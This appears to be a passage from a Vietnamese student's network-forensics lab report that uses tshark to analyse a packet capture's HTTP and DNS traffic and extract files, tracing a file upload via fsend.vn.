
Ta tìm được thông tin Hdbgarea trong Follow TCP Stream. Đây là từ khóa liên quan đến phục hồi mật khẩu bằng router backup file



Copy vào công cụ HxD và lưu thành file



Mở file vừa lưu bằng công cụ RouterPassView, ta tìm được mật khẩu là **Rome4040**



Mở file pcap bằng password vừa tìm được

Báo cáo môn học  
HOC KỲ I – NĂM HỌC 2024-2025

## Kịch Bản 2:

Đầu tiên em sẽ thực hiện phân tích các truy cập HTTP đến các trang web nào:

```
(nghianguyen@kali) ~/phap chung/Lab 4
$ tshark -r capture-output_kb02.pcap -Y http.request -T fields -e frame.time -e http.host -e http.request.method -e http.user_agent -e http.request.uri
May 21, 2019 09:50:15.081037555 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
May 21, 2019 09:50:15.081281075 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
May 21, 2019 09:50:15.146650097 +07 10.102.20.169:8080 POST Go-http-client/1.1 /v2-beta/publish
May 21, 2019 09:50:15.150338319 +07 10.102.20.169:8080 POST Go-http-client/1.1 /v2-beta/publish
May 21, 2019 09:50:15.809094149 +07 239.255.255.250:1900 M-SEARCH Google Chrome/73.0.3683.103 Linux *
May 21, 2019 09:50:16.811331923 +07 239.255.255.250:1900 M-SEARCH Google Chrome/73.0.3683.103 Linux *
May 21, 2019 09:50:17.088112120 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
May 21, 2019 09:50:17.089802568 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
May 21, 2019 09:50:17.812266887 +07 239.255.255.250:1900 M-SEARCH Google Chrome/73.0.3683.103 Linux *
May 21, 2019 09:50:18.813292772 +07 239.255.255.250:1900 M-SEARCH Google Chrome/73.0.3683.103 Linux *
May 21, 2019 09:50:19.096137376 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
May 21, 2019 09:50:19.096403972 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
May 21, 2019 09:50:20.112112200 +07 10.102.20.169:8080 POST Go-http-client/1.1 /v2-beta/publish
May 21, 2019 09:50:20.112133668 +07 10.102.20.169:8080 POST Go-http-client/1.1 /v2-beta/publish
May 21, 2019 09:50:21.105178977 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
May 21, 2019 09:50:21.108971648 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
May 21, 2019 09:50:23.154763331 +07 ocsdpki.goog POST Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0 /GTSGLIA3
May 21, 2019 09:50:23.476813407 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
May 21, 2019 09:50:23.476940671 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
May 21, 2019 09:50:24.632094427 +07 ocsdpki.goog POST Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0 /GTSGLIA3
May 21, 2019 09:50:24.670682979 +07 ocsdpki.goog POST Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0 /GTSGLIA3
May 21, 2019 09:50:25.113879218 +07 10.102.20.169:8080 POST Go-http-client/1.1 /v2-beta/publish
May 21, 2019 09:50:25.114242100 +07 10.102.20.169:8080 POST Go-http-client/1.1 /v2-beta/publish
May 21, 2019 09:50:25.317260669 +07 ocsdpki.goog POST Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0 /GTSGLIA3
May 21, 2019 09:50:25.485235822 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
May 21, 2019 09:50:25.485946495 +07 10.102.20.169:8080 GET Go-http-client/1.1 /ping
```

Với kết quả mà em nhận được, thì các truy cập http đến các trang web sau:

ocsdpki.goog  
 ocsdpcomodoca.com  
 ocsdpint-x3.letsencrypt.org  
 ocsdp2.globalsign.com  
 status.rapidssl.com  
 ocsdpsectigo.com  
 ocsdpdigicert.com  
 tuoitre.vn  
 status.rapidssl.com  
 ocsdpscalb.amazontrust.com  
 ocsdptrustwave.com  
 ocsdpgodaddy.com  
 fsend.vn  
 linkmaker.itunes.apple.com  
 up.fshare.vn



Tiếp theo là thực hiện phân tích các request DNS:

```
(nghianguyen@kali) ~/phap chung/Lab 4
$ tshark -r capture-output_kb02.pcap -2 -R udp.dstport==53 -T fields -e frame.time -e ip.src -e ip.dst -e dns.qry.name
May 21, 2019 09:50:15.111986078 +07 10.102.20.167 10.102.20.1 docker-nodes.localdomain
May 21, 2019 09:50:15.112064726 +07 10.102.20.167 10.102.20.1 docker-nodes.localdomain
May 21, 2019 09:50:15.113069274 +07 10.102.20.167 10.102.20.1 docker-nodes
May 21, 2019 09:50:15.113100190 +07 10.102.20.167 10.102.20.1 docker-nodes
May 21, 2019 09:50:15.114256795 +07 10.102.20.167 10.102.20.1 docker-nodes.localdomain
May 21, 2019 09:50:15.114385415 +07 10.102.20.167 10.102.20.1 docker-nodes.localdomain
May 21, 2019 09:50:15.115147541 +07 10.102.20.167 10.102.20.1 docker-nodes
May 21, 2019 09:50:15.115165274 +07 10.102.20.167 10.102.20.1 docker-nodes
May 21, 2019 09:50:15.118114715 +07 10.102.20.167 10.102.20.1 docker-nodes.localdomain
May 21, 2019 09:50:15.118143635 +07 10.102.20.167 10.102.20.1 docker-nodes.localdomain
May 21, 2019 09:50:15.118790278 +07 10.102.20.167 10.102.20.1 docker-nodes
May 21, 2019 09:50:15.118848749 +07 10.102.20.167 10.102.20.1 docker-nodes
May 21, 2019 09:50:15.120285927 +07 10.102.20.167 10.102.20.1 docker-nodes.localdomain
May 21, 2019 09:50:15.120292352 +07 10.102.20.167 10.102.20.1 docker-nodes.localdomain
May 21, 2019 09:50:15.120955262 +07 10.102.20.167 10.102.20.1 docker-nodes
May 21, 2019 09:50:15.121321639 +07 10.102.20.167 10.102.20.1 docker-nodes
May 21, 2019 09:50:16.851267643 +07 10.102.20.221 10.102.20.1 nexus-long-poller-a.intercom.io
May 21, 2019 09:50:16.852206441 +07 10.102.20.221 10.102.20.1 nexus-long-poller-a.intercom.io
May 21, 2019 09:50:22.803363171 +07 10.102.20.180 10.102.20.1 www.google.com
May 21, 2019 09:50:22.803499690 +07 10.102.20.180 10.102.20.1 www.google.com
May 21, 2019 09:50:22.821492410 +07 10.102.20.180 10.102.20.1 www.google.com
May 21, 2019 09:50:22.821566634 +07 10.102.20.180 10.102.20.1 www.google.com
May 21, 2019 09:50:23.125371318 +07 10.102.20.180 10.102.20.1 ocspp.kpi.goog
May 21, 2019 09:50:23.125460071 +07 10.102.20.180 10.102.20.1 ocspp.kpi.goog
May 21, 2019 09:50:24.128667557 +07 10.102.20.180 10.102.20.1 www.gstatic.com
May 21, 2019 09:50:24.128744430 +07 10.102.20.180 10.102.20.1 www.gstatic.com
May 21, 2019 09:50:24.129162550 +07 10.102.20.180 10.102.20.1 encrypted-tbn0.gstatic.com
May 21, 2019 09:50:24.129306583 +07 10.102.20.180 10.102.20.1 encrypted-tbn0.gstatic.com
May 21, 2019 09:50:24.533072306 +07 10.102.20.180 10.102.20.1 ssl.gstatic.com
May 21, 2019 09:50:24.533153861 +07 10.102.20.180 10.102.20.1 ssl.gstatic.com
May 21, 2019 09:50:25.036701194 +07 10.102.20.180 10.102.20.1 apis.google.com
May 21, 2019 09:50:25.036768539 +07 10.102.20.180 10.102.20.1 apis.google.com
May 21, 2019 09:50:25.873973932 +07 10.102.20.180 10.102.20.1 adservice.google.com
May 21, 2019 09:50:25.874127517 +07 10.102.20.180 10.102.20.1 adservice.google.com
May 21, 2019 09:50:26.541516916 +07 10.102.20.180 10.102.20.1 tiles.services.mozilla.com
```

```
(nghianguyen@kali) ~/phap chung/Lab 4
$ tshark -r capture-output_kb02.pcap -2 -R udp.srcport==53 -T fields -e frame.time -e ip.src -e ip.dst -e dns.qry.name -e dns.a
May 21, 2019 09:50:15.112064770 +07 10.102.20.1 10.102.20.167 docker-nodes.localdomain
May 21, 2019 09:50:15.112460318 +07 10.102.20.1 10.102.20.167 docker-nodes.localdomain
May 21, 2019 09:50:15.113361774 +07 10.102.20.1 10.102.20.167 docker-nodes
May 21, 2019 09:50:15.113423443 +07 10.102.20.1 10.102.20.167 docker-nodes
May 21, 2019 09:50:15.114627250 +07 10.102.20.1 10.102.20.167 docker-nodes.localdomain
May 21, 2019 09:50:15.114674758 +07 10.102.20.1 10.102.20.167 docker-nodes.localdomain
May 21, 2019 09:50:15.115522757 +07 10.102.20.1 10.102.20.167 docker-nodes
May 21, 2019 09:50:15.115532762 +07 10.102.20.1 10.102.20.167 docker-nodes
May 21, 2019 09:50:15.119305726 +07 10.102.20.1 10.102.20.167 docker-nodes.localdomain
May 21, 2019 09:50:15.119373163 +07 10.102.20.1 10.102.20.167 docker-nodes.localdomain
May 21, 2019 09:50:15.119375185 +07 10.102.20.1 10.102.20.167 docker-nodes
May 21, 2019 09:50:15.119377127 +07 10.102.20.1 10.102.20.167 docker-nodes
May 21, 2019 09:50:15.120511282 +07 10.102.20.1 10.102.20.167 docker-nodes.localdomain
May 21, 2019 09:50:15.120519081 +07 10.102.20.1 10.102.20.167 docker-nodes.localdomain
May 21, 2019 09:50:15.121304831 +07 10.102.20.1 10.102.20.167 docker-nodes
May 21, 2019 09:50:15.121373439 +07 10.102.20.1 10.102.20.167 docker-nodes
May 21, 2019 09:50:18.048797672 +07 10.102.20.1 10.102.20.221 nexus-long-poller-a.intercom.io
May 21, 2019 09:50:18.503949839 +07 10.102.20.1 10.102.20.221 nexus-long-poller-a.intercom.io
May 21, 2019 09:50:22.866284296 +07 10.102.20.1 10.102.20.180 www.google.com
May 21, 2019 09:50:22.870215494 +07 10.102.20.1 10.102.20.180 www.google.com
May 21, 2019 09:50:22.870241224 +07 10.102.20.1 10.102.20.180 www.google.com
May 21, 2019 09:50:23.126055233 +07 10.102.20.1 10.102.20.180 ocspp.kpi.goog
May 21, 2019 09:50:23.126072170 +07 10.102.20.1 10.102.20.180 ocspp.kpi.goog
May 21, 2019 09:50:24.169341983 +07 10.102.20.1 10.102.20.180 www.gstatic.com
May 21, 2019 09:50:24.325023185 +07 10.102.20.1 10.102.20.180 encrypted-tbn0.gstatic.com
May 21, 2019 09:50:24.325100184 +07 10.102.20.1 10.102.20.180 encrypted-tbn0.gstatic.com
May 21, 2019 09:50:24.325451276 +07 10.102.20.1 10.102.20.180 www.gstatic.com
May 21, 2019 09:50:24.533811892 +07 10.102.20.1 10.102.20.180 ssl.gstatic.com
May 21, 2019 09:50:24.533869157 +07 10.102.20.1 10.102.20.180 ssl.gstatic.com
May 21, 2019 09:50:25.104260492 +07 10.102.20.1 10.102.20.180 apis.google.com
May 21, 2019 09:50:25.233957268 +07 10.102.20.1 10.102.20.180 apis.google.com
May 21, 2019 09:50:26.110904188 +07 10.102.20.1 10.102.20.180 adservice.google.com
May 21, 2019 09:50:26.110631066 +07 10.102.20.1 10.102.20.180 adservice.google.com
May 21, 2019 09:50:26.608797830 +07 10.102.20.1 10.102.20.180 tiles.services.mozilla.com
May 21, 2019 09:50:26.640182598 +07 10.102.20.1 10.102.20.180 tiles.services.mozilla.com
May 21, 2019 09:50:26.649211649 +07 10.102.20.1 10.102.20.180 tiles.services.mozilla.com
May 21, 2019 09:50:27.003187766 +07 10.102.20.1 10.102.20.180 ocspp.kpi.goog
May 21, 2019 09:50:27.003566897 +07 10.102.20.1 10.102.20.180 ocspp.kpi.goog
May 21, 2019 09:50:27.482507512 +07 10.102.20.1 10.102.20.180 snippets.cdn.mozilla.net
May 21, 2019 09:50:27.482541829 +07 10.102.20.1 10.102.20.180 snippets.cdn.mozilla.net
May 21, 2019 09:50:27.515109295 +07 10.102.20.1 10.102.20.180 adservice.google.com.vn
May 21, 2019 09:50:27.515237384 +07 10.102.20.1 10.102.20.180 adservice.google.com.vn
May 21, 2019 09:50:27.636555744 +07 10.102.20.1 10.102.20.180 googleads-g.doubleclick.net
May 21, 2019 09:50:27.637472088 +07 10.102.20.1 10.102.20.180 googleads-g.doubleclick.net
May 21, 2019 09:50:27.686025185 +07 10.102.20.1 10.102.20.180 snippets.cdn.mozilla.net
May 21, 2019 09:50:28.276212073 +07 10.102.20.1 10.102.20.180 www.nitrosoft.net
May 21, 2019 09:50:28.674173083 +07 10.102.20.1 10.102.20.180 fsend.vn
May 21, 2019 09:50:28.674206602 +07 10.102.20.1 10.102.20.180 fsend.vn
May 21, 2019 09:50:28.709378786 +07 10.102.20.1 10.102.20.180 www.wirefresh.org
May 21, 2019 09:50:28.709781761 +07 10.102.20.1 10.102.20.180 www.wirefresh.org
May 21, 2019 09:50:28.740380476 +07 10.102.20.1 10.102.20.180 pwningmad.wordpress.com
May 21, 2019 09:50:28.740470304 +07 10.102.20.1 10.102.20.180 pwningmad.wordpress.com
May 21, 2019 09:50:28.866080075 +07 10.102.20.1 10.102.20.180 www.nitrosoft.net
May 21, 2019 09:50:29.668769996 +07 10.102.20.1 10.102.20.180 www.wpbeginner.com
May 21, 2019 09:50:29.688800442 +07 10.102.20.1 10.102.20.180 www.wpbeginner.com
```

Với kết quả sau khi chạy lệnh, thì dưới đây là một số domain mà em tìm được trong truy vấn dns:

**Google Services:**

- [www.google.com](http://www.google.com)
- [www.gstatic.com](http://www.gstatic.com)
- [apis.google.com](http://apis.google.com)
- [adservice.google.com](http://adservice.google.com)
- [googleads.g.doubleclick.net](http://googleads.g.doubleclick.net)
- [clients1.google.com](http://clients1.google.com)
- [clients6.google.com](http://clients6.google.com)
- [www.youtube.com](http://www.youtube.com)
- [accounts.google.com](http://accounts.google.com)
- [fonts.googleapis.com](http://fonts.googleapis.com)
- [fonts.gstatic.com](http://fonts.gstatic.com)
- [safebrowsing.googleapis.com](http://safebrowsing.googleapis.com)
- [pagead2.googlesyndication.com](http://pagead2.googlesyndication.com)
- [tpc.googlesyndication.com](http://tpc.googlesyndication.com)

**Mozilla Services:**

- [tiles.services.mozilla.com](http://tiles.services.mozilla.com)
- [snippets.cdn.mozilla.net](http://snippets.cdn.mozilla.net)
- [support.mozilla.org](http://support.mozilla.org)
- [shavar.services.mozilla.com](http://shavar.services.mozilla.com)

**Ad và Tracking Services:**

- [stats.g.doubleclick.net](http://stats.g.doubleclick.net)
- [securepubads.g.doubleclick.net](http://securepubads.g.doubleclick.net)
- [fingerprint.admicro.vn](http://fingerprint.admicro.vn)
- [googleanalytics.com](http://googleanalytics.com)
- [ib.adnxs.com](http://ib.adnxs.com)
- [media.innity.net](http://media.innity.net)

- [cdn.innity.net](https://cdn.innity.net)

### Social Media:

- [connect.facebook.net](https://connect.facebook.net)
- [www.facebook.com](https://www.facebook.com)
- [staticxx.facebook.com](https://staticxx.facebook.com)

### Các Websites khác:

- [fsend.vn](https://fsend.vn)
- [github.com](https://github.com)
- [gist.github.com](https://gist.github.com)
- [www.nirsoft.net](https://www.nirsoft.net)
- [www.wireshark.org](https://www.wireshark.org)
- [stackoverflow.com](https://stackoverflow.com)
- [pwningmad.wordpress.com](https://pwningmad.wordpress.com)
- [securitydaily.net](https://securitydaily.net)
- [wpbeaches.com](https://wpbeaches.com)
- [www.wpbeginner.com](https://www.wpbeginner.com)
- [static.mediacd.vn](https://static.mediacd.vn)
- [cdn.tuoiere.vn](https://cdn.tuoiere.vn)
- [quangcao.tuoiere.vn](https://quangcao.tuoiere.vn)
- V.V.....




Tiếp theo thì em sẽ thực hiện việc trích xuất tập tin từ file pcap:

```
(nghianguyen@kali)~/phap chung/Lab 4
$ tshark -r capture-output_kb02.pcap --export-objects http://export
1 0.000000000 10.102.20.169 → 10.102.20.166 TCP 68 8080 → 36102 [PSH, ACK] Seq=1 Ack=1 Win=239 Len=2 TSval=1556321619 TSecr=1188562825
2 0.000423062 10.102.20.166 → 10.102.20.169 TCP 66 36102 → 8080 [ACK] Seq=1 Ack=3 Win=237 Len=0 TSval=1188564060 TSecr=1556321619
3 0.000578542 10.102.20.166 → 10.102.20.169 TCP 72 36102 → 8080 [PSH, ACK] Seq=1 Ack=3 Win=237 Len=6 TSval=1188564060 TSecr=1556321619
4 0.000772426 10.102.20.166 → 10.102.20.169 TCP 72 36100 → 8080 [PSH, ACK] Seq=1 Ack=3 Win=1444 Len=6 TSval=1188564062 TSecr=1556319448
5 0.000878488 10.102.20.169 → 10.102.20.166 TCP 68 8080 → 36100 [PSH, ACK] Seq=1 Ack=7 Win=237 Len=2 TSval=1556321628 TSecr=1188564062
6 0.009138149 10.102.20.166 → 10.102.20.169 TCP 66 36100 → 8080 [ACK] Seq=7 Ack=3 Win=1444 Len=0 TSval=1188564062 TSecr=1556321628
7 0.019828441 10.102.20.166 → 10.102.20.169 TCP 72 36102 → 8080 [PSH, ACK] Seq=7 Ack=3 Win=237 Len=6 TSval=1188564065 TSecr=1556321619
8 0.020464367 10.102.20.169 → 10.102.20.166 TCP 66 8080 → 36102 [ACK] Seq=3 Ack=13 Win=239 Len=0 TSval=1556321639 TSecr=1188564060
9 0.020592559 10.102.20.169 → 10.102.20.166 TCP 68 8080 → 36102 [PSH, ACK] Seq=3 Ack=13 Win=239 Len=2 TSval=1556321640 TSecr=1188564060
10 0.058342643 10.102.20.166 → 10.102.20.169 TCP 66 36102 → 8080 [ACK] Seq=13 Ack=5 Win=237 Len=0 TSval=1188564075 TSecr=1556321640
11 0.060943794 10.102.20.166 → 10.102.20.167 ESP 138 ESP (SPI=0xcc08791e)
12 0.061016559 10.102.20.166 → 10.102.20.167 ESP 138 ESP (SPI=0xcc08791e)
13 0.061263486 10.102.20.166 → 10.102.20.167 ESP 138 ESP (SPI=0xcc08791e)
14 0.061902877 10.102.20.167 → 10.102.20.166 ESP 138 ESP (SPI=0xc3606252)
15 0.061911133 10.102.20.167 → 10.102.20.166 ESP 138 ESP (SPI=0xc3606252)
16 0.061912212 10.102.20.167 → 10.102.20.166 ESP 138 ESP (SPI=0xc3606252)
17 0.062000020 10.102.20.166 → 10.102.20.167 ESP 130 ESP (SPI=0xc08791e)
18 0.062125806 10.102.20.166 → 10.102.20.167 ESP 130 ESP (SPI=0xc08791e)
19 0.062200256 10.102.20.166 → 10.102.20.167 ESP 130 ESP (SPI=0xc08791e)
20 0.175135156 10.102.20.166 → 10.102.20.169 TCP 72 55829 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=1444 Len=6 TSval=1188564104 TSecr=1556320904
21 0.176166159 10.102.20.169 → 10.102.20.166 TCP 68 8080 → 55829 [PSH, ACK] Seq=1 Ack=7 Win=235 Len=2 TSval=1556321795 TSecr=1188564104
22 0.176521198 10.102.20.166 → 10.102.20.169 TCP 66 55829 → 8080 [ACK] Seq=7 Ack=3 Win=1444 Len=0 TSval=1188564104 TSecr=1556321795
23 0.180724495 10.102.20.225 → 10.102.20.224 OpenFlow 74 Type: OFPT_ECHO_REQUEST
24 0.181137002 10.102.20.224 → 10.102.20.225 OpenFlow 74 Type: OFPT_ECHO_REPLY
25 0.181252476 10.102.20.225 → 10.102.20.224 TCP 66 6653 → 35822 [ACK] Seq=9 Ack=9 Win=1148 Len=0 TSval=3745555104 TSecr=363204929
26 0.462740895 10.102.20.167 → 10.102.20.166 ESP 138 ESP (SPI=0xc3606252)
27 0.463754136 10.102.20.166 → 10.102.20.167 ESP 138 ESP (SPI=0xc08791e)
28 0.464490903 10.102.20.167 → 10.102.20.166 ESP 130 ESP (SPI=0xc3606252)
29 0.464500465 10.102.20.167 → 10.102.20.166 ESP 146 ESP (SPI=0xc3606252)
30 0.465081473 10.102.20.166 → 10.102.20.167 ESP 130 ESP (SPI=0xcc08791e)
31 0.495229751 10.102.20.167 → 10.102.20.166 ESP 138 ESP (SPI=0xc3606252)
32 0.495773830 10.102.20.166 → 10.102.20.167 ESP 138 ESP (SPI=0xcc08791e)
33 0.496324144 10.102.20.167 → 10.102.20.166 ESP 130 ESP (SPI=0xc3606252)
34 0.496519093 10.102.20.167 → 10.102.20.166 ESP 146 ESP (SPI=0xc3606252)
35 0.496981388 10.102.20.166 → 10.102.20.167 ESP 130 ESP (SPI=0xc08791e)
36 0.539176801 10.102.20.184 → 10.102.20.173 TCP 74 36684 → 6653 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3327500777 TSecr=0 WS=512
37 0.539257655 10.102.20.184 → 10.102.20.173 TCP 74 36686 → 6653 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3327500777 TSecr=0 WS=512
```


Sau khi chạy lệnh trích xuất xong, em vào thư mục chứa các tập.

File đầu tiên mà em có thể hiểu được là 1 file audio nhạc:



```
/export/dZFL+bxh+3-P3-GAqMhhaORkNjYxR6ITPZLZBzywLUWX2twgbTa7ZH0tsPUJ45wPUUYvqUceOhozr46%3fflowChunkNumber=1&flowChunkSize=20000000&
File Edit Search View Document Help
1 {"secure":0,"name":"Anh-Oi-O-Lai-Chi-Pu-Dat-G.mp3","desc":"","size":4698321}
2
```

Sau đó em có đọc được 1 file có nội dung như dưới:




```
1{"app_name":"Fsend","app_url":"http://www.fsend.vn/","policies":  
  {"storage":"0","upload_file":"100","upload_size":"21474836480","recipient":"20","dl_per_file":"2000","expired_days":"10"}}
```

Với nội dung trên của file thì em có thể hiểu nôm na rằng người dùng đã upload file thông qua trang web <http://www.fsend.vn/>

Ở đề bài cũng đã có đề cập đến việc người dùng đã gửi một số tập tin thông qua một trang web, vì vậy em nghĩ rằng trang web trên chính là trang web mà người dùng đã sử dụng.


Kế tiếp thì em đọc được file có nội dung như sau:



```
1{"recipients":["duypt@uit.edu.vn"],"message":"Khong o lai dau :v","title":null,"password_lock":null}
```


